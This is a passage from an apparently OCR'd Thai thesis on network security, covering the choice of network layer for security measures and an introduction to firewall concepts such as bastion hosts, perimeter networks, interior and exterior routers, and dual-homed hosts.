เนื่องจากการส่งผ่านข้อมูลที่ระดับล่างสุดนั้น จะมีการผสมผสานจากแหล่งต่างๆ ไปยังจุดหมายต่างๆ เป็นข้อมูลของผู้ใช้ต่างๆ ที่มาจากหลายๆ โปรแกรม ซึ่งเมื่อพิจารณาที่ระดับสูงขึ้นไปก็จะมีการผสมผสานที่น้อยลงไปด้วย ดังนั้นเมื่อพิจารณาถึงความปลอดภัย ถ้าหากต้องการความปลอดภัยในระดับโปรแกรมหรือระดับผู้ใช้ ควรจะเพิ่มความปลอดภัยที่ระดับสูงขึ้น เนื่องจากถ้าเพิ่มความปลอดภัยที่ระดับล่างๆ จะทำให้ผู้ใช้และโปรแกรมไม่สามารถควบคุมความปลอดภัยได้เต็มที่ ในทางกลับกัน หากต้องการความปลอดภัยในระดับล่าง (สำหรับองค์กรทั้งองค์กร) ก็สามารถเพิ่มความปลอดภัยลงในระดับล่างได้

- ข้อมูลของเส้นทางในการส่งผ่านข้อมูล

เนื่องจากในระดับล่างๆ นั้น จะมีข้อมูลของเส้นทางในการส่งผ่านที่มากกว่าและแตกต่างมากกว่า ในกรณีที่ในระดับล่างมีการผสมผสานของเส้นทางมากๆ ควรเพิ่มความปลอดภัยลงในระดับล่างๆ เพราะจะทำให้ประหยัดค่าใช้จ่ายได้

- ปริมาณของส่วนประกอบที่ต้องการความปลอดภัย

การเพิ่มความปลอดภัยในระดับบน เช่น ระดับ Application นั้น จำเป็นต้องพิจารณาถึงโปรแกรมทุกตัว และระบบแต่ละระบบด้วย การเพิ่มความปลอดภัยในระดับล่าง เช่น ระดับ Direct – Link นั้น จำเป็นต้องพิจารณาถึงเส้นทางที่เชื่อมต่อกันทุกๆ เส้น แต่การเพิ่มความปลอดภัยในระดับกลางๆ เช่น ระดับ Network นั้น จะมีส่วนประกอบที่มีจำนวนน้อยกว่าในการที่จะเพิ่มความปลอดภัยลงไป ทำให้ลดค่าใช้จ่ายได้

- ส่วนหัว (Header) ของมาตรฐาน

  การเพิ่มความปลอดภัยที่ส่วนหัวของมาตรฐานระดับบนนั้น จะไม่มีผลต่อส่วนหัวของระดับล่าง ดังนั้นควรเพิ่มความปลอดภัยที่ส่วนหัวของมาตรฐานระดับล่าง

จากปัจจัยข้างต้น จะเห็นได้ว่า เพราะเหตุใดจึงเป็นการยากที่จะสร้างความปลอดภัยขึ้นมาบนระบบใดๆ ระบบหนึ่งและสำหรับในการพิจารณาเพิ่มความปลอดภัยนั้นเราจะได้มีการกล่าวถึงต่อไป


3.3.1 ความปลอดภัยในระดับ Application

โดยทั่วๆ ไปแล้ว เราสามารถเพิ่มมาตรการรักษาความปลอดภัยที่ระดับ Application ได้ แต่ก็มีหลายๆ กรณีที่ไม่ควรทำ เพราะบางกรณีเหมาะที่จะเพิ่มมาตรการที่ระดับล่างๆ แต่อย่างไรก็ตามมี 2 กรณีที่เหมาะสำหรับระดับ Application

- กรณีที่เป็นโปรแกรม มีกลไกที่เกี่ยวข้องกับระบบอื่นๆ
- กรณีที่โปรแกรมนั้น มีการทำงานร่วมกับโปรแกรมอื่น

ในกรณีแรก เช่น การที่โปรแกรมที่ใช้มาตรฐาน FTP ทำการส่งผ่านข้อมูล ซึ่งต้องเกี่ยวข้องกับไฟล์ต่างๆ ซึ่งจะต้องมีมาตรการความปลอดภัยของไฟล์เหล่านั้นด้วย ไม่ใช่ที่โปรแกรมเพียงอย่างเดียวจึงไม่สามารถเพิ่มมาตรฐานที่ระดับล่างได้

ส่วนในกรณีที่ 2 เป็นการทำงานร่วมกับโปรแกรมอื่นๆ ดังรูปที่ 3-6 คือ การทำงานของโปรแกรมที่ใช้มาตรฐาน SMTP สำหรับส่งจดหมายอิเลคโทรนิกส์ ซึ่งการส่งจดหมายไปนั้นจะผ่านไปยังระบบอื่นๆ ระหว่างเส้นทางนั้น ดังนั้นจึงต้องพิจารณาถึงความปลอดภัยระหว่างระบบด้วย



รูปที่ 3-6 แสดงกรณีที่โปรแกรมที่พิจารณาความปลอดภัยมีการทำงานร่วมกับโปรแกรมอื่นๆ

3.3.2 ความปลอดภัยในระดับ End – System

ความปลอดภัยในระดับ End – System แบ่งได้ดังนี้

- ความเชื่อถือ และ ความไม่น่าเชื่อถือ สำหรับแต่ละระบบ
- ความปลอดภัยของโปรแกรมบนระบบแต่ละระบบ
- ความปลอดภัยของข้อมูลที่รับส่งกันระหว่างแต่ละระบบ

ในระบบที่มีการรักษาความปลอดภัยในระดับสูงๆ นั้นมักจะเป็นไปในระดับ Application หรือในระดับ End – System ซึ่งในการที่จะเลือกความปลอดภัยในระดับ End – System นั้น มีปัจจัยดังต่อไปนี้คือ

- ความสามารถในการรักษาความปลอดภัยที่มองไม่เห็นโดยใช้โปรแกรมต่างๆ
- ความสามารถในการป้องกันข้อมูลที่มาจากหลายๆ โปรแกรมได้พร้อมๆ กัน
- ความสามารถในการควบคุมความปลอดภัยโดยรวม ไม่ใช่สำหรับแต่ละโปรแกรม
- มีความปลอดภัยของโปรโตคอลระดับกลาง

3.3.3 ความปลอดภัยในระดับ Subnetwork

ข้อแตกต่างระหว่างความปลอดภัยในระดับ End-system และระดับ Subnetwork นั้น คือการที่ความปลอดภัยในระดับ Subnetwork สามารถควบคุมความปลอดภัยของข้อมูลที่ถูกส่งผ่านไปยังเครือข่ายที่ได้ถูกกำหนดไว้แล้วเท่านั้น ซึ่งเหตุผลที่ทำให้ความปลอดภัยใน 2 ระดับนี้ มีความแตกต่างกัน คือ

- โดยปกติแล้วเครือข่ายย่อยที่มีระบบที่น่าเชื่อถืออยู่นั้น จะเป็นเครือข่ายย่อยที่น่าเชื่อถือด้วย
- เมื่อเปรียบเทียบระหว่างระบบที่น่าเชื่อถือและเครือข่ายที่น่าเชื่อถือแล้ว จำนวนระบบจะมีมากกว่าจำนวนเครือข่ายเท่าตัว ดังนั้นการรักษาความปลอดภัยในระดับเครือข่ายย่อยก็น่าจะเสียค่าใช้จ่ายน้อยกว่าด้วย

3.3.4 ความปลอดภัยในระดับ Direct–Link

ความปลอดภัยในระดับนี้ เป็นการป้องกันข้อมูลในระดับกายภาพ คือ ข้อมูลที่รับส่งกันบนสื่อกลาง โดยจะมองไม่เห็นจาก โปรโตคอลระดับสูง สามารถทำได้โดยใช้อุปกรณ์พิเศษแทรกไว้ระหว่างจุดที่ต้องการรับส่งข้อมูลกันแต่จะเสียค่าใช้จ่ายสูงมาก และที่สำคัญก็คือ ความปลอดภัยในระดับนี้ไม่สามารถป้องกันการบุกรุกจากภายในเครือข่ายนั้นได้

3.4 บทสรุป

จากที่กล่าวมาทั้งหมดจะเห็นได้ว่า การศึกษาความปลอดภัยบนเครือข่ายนั้นมีความสำคัญและมีความจำเป็นมากสำหรับผู้ที่เกี่ยวข้องกับเครือข่าย รวมถึงในปัจจุบันนี้เครือข่ายที่ใหญ่ที่สุด เครือข่ายอินเตอร์เน็ต ยิ่งมีความสำคัญมากในการศึกษา ดังนั้นปริญญานิพนธ์ฉบับนี้จึงมุ่งเน้นไปให้การสำคัญกับการศึกษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต ดังจะกล่าวถึงทฤษฎีการทำงานของระบบเครือข่ายอินเตอร์เน็ตในบทถัดไป

บทที่ 4
ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต

4.1 บทนำ

สำหรับเนื้อหาในบทนี้ จะมุ่งเน้นให้ทราบวัตถุประสงค์และความจำเป็นของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต หรือ ไฟร์วอลล์ (Firewall) ตลอดจนโครงสร้างพื้นฐาน และ การทำงานของของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตรูปแบบต่างๆ ซึ่งล้วนแต่เป็นรากฐานในการผลิตโปรแกรมระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต ที่พบในปัจจุบัน

4.2 จุดประสงค์ของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต

ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต เป็นโปรแกรมเพิ่มความปลอดภัยบนเครือข่ายมีประสิทธิภาพ โดยเปรียบเสมือน คูน้ำที่ล้อมรอบเมืองที่ป้องกันไฟลุกลามเข้าปราสาท หรือ อีกนัยหนึ่งก็คือป้องกันภัยการบุกรุกบนเครือข่ายอินเตอร์เน็ตนั่นเอง

ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต (ไฟร์วอลล์) มีจุดประสงค์หลายอย่างดังนี้

- มันจำกัดผู้ที่จะเข้ามาในส่วนควบคุม
- ป้องกันการบุกรุกจากที่อื่น
- มันจำกัดผู้ที่สามารถเข้ามาในส่วนควบคุม

ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต (ไฟร์วอลล์) ส่วนใหญ่จะติดตั้งในจุดที่เชื่อมระหว่างเครือข่ายภายในองค์กร และ เครือข่ายอินเตอร์เน็ต โดยการสัญจรจาก เครือข่ายอินเตอร์เน็ต หรือจากเครือข่ายภายในองค์กรจะต้องผ่านระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต (ไฟร์วอลล์) ซึ่งโดยส่วนใหญ่ระบบนี้จะต้องประกอบด้วยส่วนของ ฮาร์ดแวร์ คือ เราเตอร์ (Router), โฮสท์คอมพิวเตอร์ (Host computer), การเชื่อมกันของเราเตอร์, เครื่องคอมพิวเตอร์ และเครือข่ายคอมพิวเตอร์โดยเหมาะกับซอฟท์แวร์ และสำหรับโครงสร้างของการป้องกันจะขึ้นกับนโยบาย, งบประมาณ และองค์ประกอบทั้งหมดโดยรวม

4.3 ความสามารถของระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต

สำหรับความสามารถที่ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตสามารถทำได้ แบ่งได้เป็นดังนี้

- ไฟร์วอลล์เป็นจุดรวมสำหรับการตัดสินใจอย่างปลอดภัย

ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต เปรียบเสมือนจุดเช็คพอยน์ ในการส่งผ่านข้อมูลเข้าออกจะต้องผ่านเช็คพอยน์ที่เป็นช่องแคบและเดี่ยว ซึ่งจุดนี้เป็นจุดที่เครือข่ายติดต่อกับเครือข่ายอินเตอร์เน็ต

- ไฟร์วอลล์สามารถบังคับได้ตามต้องการ

ระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ตหรือไฟร์วอลล์ เปรียบเสมือนตำรวจสำหรับการให้บริการ บังคับให้ทำตามกฎเกณฑ์นโยบาย โดยอนุญาตให้บริการที่อนุมัติแล้วสามารถผ่าน โดยขึ้นอยู่กับกฎที่ตั้งขึ้นมา

- ไฟร์วอลล์สามารถเก็บรายละเอียดของสิ่งที่เกิดขึ้นได้อย่างมีประสิทธิภาพ

เพราะการสัญจรทุกอย่างจะต้องผ่านระบบรักษาความปลอดภัยบนเครือข่ายอินเตอร์เน็ต ดังนั้นระบบไฟร์วอลล์นี้ จึงเป็นที่ ๆ ดีที่สุดที่จะเก็บข้อมูลเกี่ยวกับสิ่งที่ระบบและเครือข่ายใช้หรือไม่ใช้ เช่น ไฟร์วอลล์ สามารถบันทึกได้ว่ามีอะไรเกิดขึ้นบ้างระหว่างเครือข่ายภายในกับเครือข่ายภายนอก

ไฟร์วอลล์มีการเปิดเผยคุณอย่างจำกัด

- ไฟร์วอลล์สามารถแบ่งส่วนของเครือข่ายออกมาได้ ซึ่งส่วนนี้อาจจะถูกทำให้น่าเชื่อถือที่สุด

และสิ่งที่ไฟร์วอลล์ไม่สามารถป้องกัน หรือ ทำได้นั้นมีดังต่อไปนี้

- ไฟร์วอลล์ไม่สามารถป้องกันจากผู้ประสงค์ร้ายภายใน

ถ้าผู้บุกรุกอยู่ภายในไฟร์วอลล์แล้ว ไฟร์วอลล์ก็ไม่สามารถทำอะไรได้ ผู้ใช้ภายในสามารถลักขโมยข้อมูลทำลาย ฮาร์ดแวร์ และ ซอฟท์แวร์ และแก้ไข โปรแกรม ได้

- ไฟร์วอลล์ไม่สามารถป้องกันจากการติดต่อที่ไม่ได้ผ่านมัน

ไฟร์วอลล์สามารถควบคุมการสัญจรที่ผ่านมัน แต่ถ้าไม่มีอะไร ไฟร์วอลล์ก็ไม่สามารถทำอะไรได้ ตัวอย่างเช่น ถ้า Site อนุญาตให้เข้าถึงโดยการโทรเข้าแต่อยู่หลังไฟร์วอลล์ ไฟร์วอลล์ก็จะไม่สามารถป้องกันได้

- ไฟร์วอลล์ไม่สามารถป้องกันจากโปรแกรมไวรัส

ไฟร์วอลล์ไม่สามารถป้องกันโปรแกรมไวรัสที่เกิดบนเครือข่าย แม้ว่าไฟร์วอลล์จะสแกน (Scan) ทุกๆ การสัญจรที่เข้ามาเครือข่ายภายใน แต่มันจะสแกนเฉพาะจุดเริ่มต้น จุดปลายทาง และหมายเลขพอร์ท (Port) แต่ไม่ได้ดูรายละเอียดของข้อมูล

4.4 รูปแบบต่างๆ ของเครือข่ายที่ใช้ร่วมกับไฟร์วอลล์

โดยมีรูปแบบ และความสำคัญของเครือข่ายดังต่อไปนี้

4.4.1 เครือข่ายแนวป้องกัน หรือ เครือข่ายเพอริมิเตอร์ (Perimeter Network)

เครือข่ายเพอริมิเตอร์เป็นชั้นพิเศษของความปลอดภัย โดยเพิ่มระหว่างเครือข่ายภายนอกและเครือข่ายที่จะทำการป้องกัน ถ้าผู้บุกรุกเข้ามาที่ชั้นนอกของไฟร์วอลล์, เครือข่ายเพอริมิเตอร์ก็จะทำการป้องกันอีกชั้นหนึ่ง

บนเครือข่ายเพอริมิเตอร์ ถ้ามีคนบุกรุกเข้ามาในเบชั่นโฮสท์บนเครือข่ายเพอริมิเตอร์ เขาก็สามารถเห็นได้เพียงการสัญจร (traffic) บนเครือข่าย ทุกๆ การสัญจรบนเครือข่ายเพอริมิเตอร์ควรจะเป็นการเข้าถึงและออกจา เบชั่นโฮสท์ หรือไปถึงหรือออกจากอินเตอร์เน็ต

เพราะว่าไม่มีการกำหนดเส้นทางของเครือข่ายภายในให้ผ่านเครือข่ายเพอริมิเตอร์ ดังนั้นเครือข่ายเพอริมิเตอร์ก็จะปลอดภัยจากการแอบดู ถ้าเบชั่นโฮสท์มีความรัดกุมพอ

4.4.2 เบชั่นโฮสท์

เป็นโฮสท์ที่เป็นจุดรวมของการติดต่อกับโลกภายนอก เช่น

- สำหรับรับและส่ง email (SMTP)
- รับการติดต่อ FTP ไปที่ site ของ anonymous เซิฟเวอร์
- รับ Domain Name Service (DNS) คำถามเกี่ยวกับ Site และ อื่นๆ

การบริการออกสู่ภายนอกจะกระทำได้ดังนี้ (จาก InternalClients ถึง เซิร์ฟเวอร์ บน อินเตอร์เน็ต)

- ตั้งแพคเกตฟิลเตอร์ริ่งบนทั้งเอกซ์ทีเรียและอินทีเรียเราเตอร์ อนุญาตให้ internal client เข้าถึง เซิฟเวอร์ภายนอกได้โดยตรง
- ตั้งพร็อกซีเซิฟเวอร์ให้ทำงานบนเบชั่นโฮสท์ ในการอนุญาต Internal Client ให้เข้าถึง เซิฟเวอร์ภายนอกไม่ได้โดยตรง โดยจะตั้งแพคเกตฟิลเตอร์ริ่งให้ Internal Client คุยกับพร็อกซีเซิฟเวอร์ บนเบชั่นโฮสท์ แต่ห้ามการติดต่อกันโดยตรงระหว่าง internal client และโลกภายนอก

ในแต่ละกรณีแพคเกตฟิลเตอร์ริ่งอนุญาตเบชั่นโฮสท์ ในการติดต่อไปและตอบรับการติดต่อกับโฮสท์บนอินเตอร์เน็ต ขึ้นอยู่กับข้อกำหนดของแต่ละ site

4.4.3 อินทีเรียเราเตอร์ (Interior Router)

อินทีเรียเราเตอร์ (บางครั้งเรียกว่า เราเตอร์สะกัด "Choke Router" ในไฟร์วอลล์) ป้องกันเครือข่ายภายในจากอินเตอร์เน็ต และจากเครือข่ายเพอริมิเตอร์ โดยอินทีเรียเราเตอร์จะคอยเลือกการบริการที่ออกจากเครือข่ายภายในไปที่อินเตอร์เน็ต โดยจะมีการตรวจสอบด้วยแพคเกตฟิลเตอร์ริ่ง โดยการบริการที่มักจะให้มีการติดต่อออก ได้แก่ Telnet , FTP ,WAIS , Archie , Gopher และ แอพพลิเคชั่นอื่นๆ ที่เหมาะกับความต้องการ

การบริการที่อินทีเรียเราเตอร์อนุญาตระหว่างเบชั่นโฮสท์กับเครือข่ายภายใน ไม่จำเป็นต้องเป็นการบริการเดียวกับที่อนุญาตระหว่างอินเตอร์เน็ตกับ internal net เหตุผลที่จำกัดการบริการระหว่างเบชั่นโฮสท์แล เครือข่ายภายใน คือลดจำนวนโอกาสบุกรุกจากเบชั่นโฮสท์

4.4.4 เอกซ์ทีเรียเราเตอร์ (Exterior Router)


เอกซ์ทีเรียเราเตอร์ (บางครั้งเรียกว่าเราเตอร์เข้าถึง "Access Router") ป้องกันทั้งเครือข่ายเพอริมิเตอร์ และเครือข่ายภายในจากอินเตอร์เน็ต ในทางปฏิบัติเอกซ์ทีเรียเราเตอร์ตั้งใจจะอนุญาตเกือบทุกๆ สิ่งที่ออกจากเพอริมิเตอร์ และทำแพคเกตฟิลเตอร์ริ่งน้อยมาก

แพคเกตฟิลเตอร์ริ่งที่ใช้บนเอกซ์ทีเรียเราเตอร์เป็นพิเศษที่ป้องกันเครื่องบนเครือข่ายเพอริมิเตอร์ (ซึ่งมีเบชั่นโฮสท์และ internal เราเตอร์) โดยทั่วไป จะไม่มีการป้องกันมาก เพราะโฮสท์บนเพอริมิเตอร์ป้องกันเริ่มแรกผ่านโฮสท์มีความปลอดภัย

4.5 โครงสร้างพื้นฐานของไฟร์วอลล์แบบต่างๆ (Firewall Architecture)


4.5.1 ดูอัลโฮมโฮสท์ (Dual-Homed Host)

ในเครือข่ายแบบ TCP/IP เทอมของมัลติโฮมโฮสท์ (Multi-Homed Host) คือ โฮสท์ที่มีการ์ดเครือข่ายหลายอัน ซึ่งโดยทั่วไปการ์ดเหล่านี้จะถูกเชื่อมกับเครือข่าย (network) ดังรูปที่ 4-1 ในอดีต มัลติโฮมโฮสท์นี้สามารถกำหนดเส้นทางระหว่างเครือข่าย เทอมเกตเวย์ (gateway) ถูกใช้ระบุฟังก์ชันในการหาเส้นทางหรือเราติ้งฟังก์ชั่น (Routing Function) แต่ตอนนี้เทอมของเราเตอร์ถูกใช้ระบุฟังก์ชันในการหาเส้นทาง (เราติ้งฟังก์ชั่น) เพราะว่าเทอมของเกตเวย์ถูกจองไว้สำหรับหน้าที่ ที่เหมาะกับชั้นสูง ๆ ของรูปแบบ OSI




รูปที่ 4-1 แสดงรูปแบบทั่วไปของมัลติโฮมโฮสท์

ถ้าเราติ้งฟังก์ชั่นในมัลติโฮมโฮสท์ไม่สามารถทำงานได้ โฮสท์จะทำการแบ่งแยกเส้นทางของเครือข่าย ระหว่างเครือข่ายที่มันติดต่ออยู่และเครือข่ายอื่นๆ ที่สามารถจัดการกับแอพพลิเคชั่น (Application) บนมัลติโฮมโฮสท์ โดยเฉพาะอย่างยิ่ง ถ้าแอพพลิเคชั่นอนุญาต เครือข่ายสามารถที่จะแชร์ข้อมูลได้ ดูอัลโฮมโฮสท์เป็นตัวอย่างพิเศษของมัลติโฮมโฮสท์ ซึ่งมี 2 เครือข่ายมาอินเตอร์เฟสกัน โดยที่ไม่มีเราติ้งฟังก์ชั่น ดังรูปที่ 4-2 แสดงตัวอย่างของดูอัลโฮมโฮสท์ซึ่งไม่มีการใช้เราติ้งฟังก์ชั่น โฮสท์ A อยู่บนเครือข่ายที่ 1 ซึ่งสามารถเข้าถึงแอพพลิเคชั่น A บนดูอัลโฮมโฮสท์. คล้ายคลึงกัน, โฮสท์ B สามารถเข้าถึงแอพพลิเคชั่น B บนดูอัลโฮมโฮสท์ และแอพพลิเคชั่นทั้ง 2 บนดูอัลโฮมโฮสท์สามารถแชร์ข้อมูลได้ จึงเป็นไปได้ว่าโฮสท์ A และโฮสท์ B สามารถแลกเปลี่ยนข้อมูลผ่านที่แชร์ข้อมูลบนดูอัลโฮมโฮสท์ และยังไม่แลกเปลี่ยนเส้นทางของเครือข่ายระหว่าง 2 ส่วนของเครือข่ายที่ต่อกับ ดูอัลโฮมโฮสท์



รูปที่ 4-2 แสดงโครงสร้างดูอัลโฮมโฮสท์

ดูอัลโฮมโฮสท์สามารถแยกระหว่างเครือข่ายภายใน (ซึ่งมีเครือข่ายอย่างน้อย 2 เครือข่าย) และเครือข่ายภายนอก (ดังรูปที่ 4-3) เพราะดูอัลโฮมโฮสท์ไม่ขึ้นกับการส่งแบบ TCP/IP มันสามารถบล็อกทุกๆ IP ระหว่างเครือข่ายภายในและเครือข่ายภายนอกที่ไม่น่าไว้วางใจ




รูปที่ 4-3 แสดงดูอัลโฮมโฮสท์ที่เป็น ไฟร์วอลล์


การบริการของอินเตอร์เน็ต เช่น E-mail (จดหมายอิเลคโทรนิกส์) และ news (ข่าวสาร) เป็นสิ่งที่จำเป็นพื้นฐานในการบริการเก็บและส่ง ถ้าการบริการเหล่านี้ทำงานบนดูอัลโฮมโฮสท์ เราสามารถกำหนดโครงสร้างในการส่งแอพพลิเคชั่นจากเครือข่ายหนึ่งถึงที่อื่นๆ ถ้าข้อมูลแอพพลิเคชั่นจำเป็นที่จะต้องข้ามไฟร์วอลล์ แอพพลิเคชั่น forwarder (ผู้ส่ง แอพพลิเคชั่น) สามารถติดตั้งให้ทำงานบนดูอัลโฮมโฮสท์ได้

แอพพลิเคชั่น forwarder ดังรูปที่ 4-4 คือซอฟท์แวร์พิเศษที่ถูกใช้ส่งระหว่าง 2 เครือข่ายที่ติดต่อกัน การเข้าถึงอย่างอื่นคือ อนุญาตให้ผู้ใช้ภายในเข้ามาล็อกอิน (Login) ในดูอัลโฮมโฮสท์และเข้าถึงบริการภายนอกจากเครือข่ายภายนอกที่เชื่อมติดต่อกับดูอัลโฮมโฮสท์ ดังรูปที่ 4-5

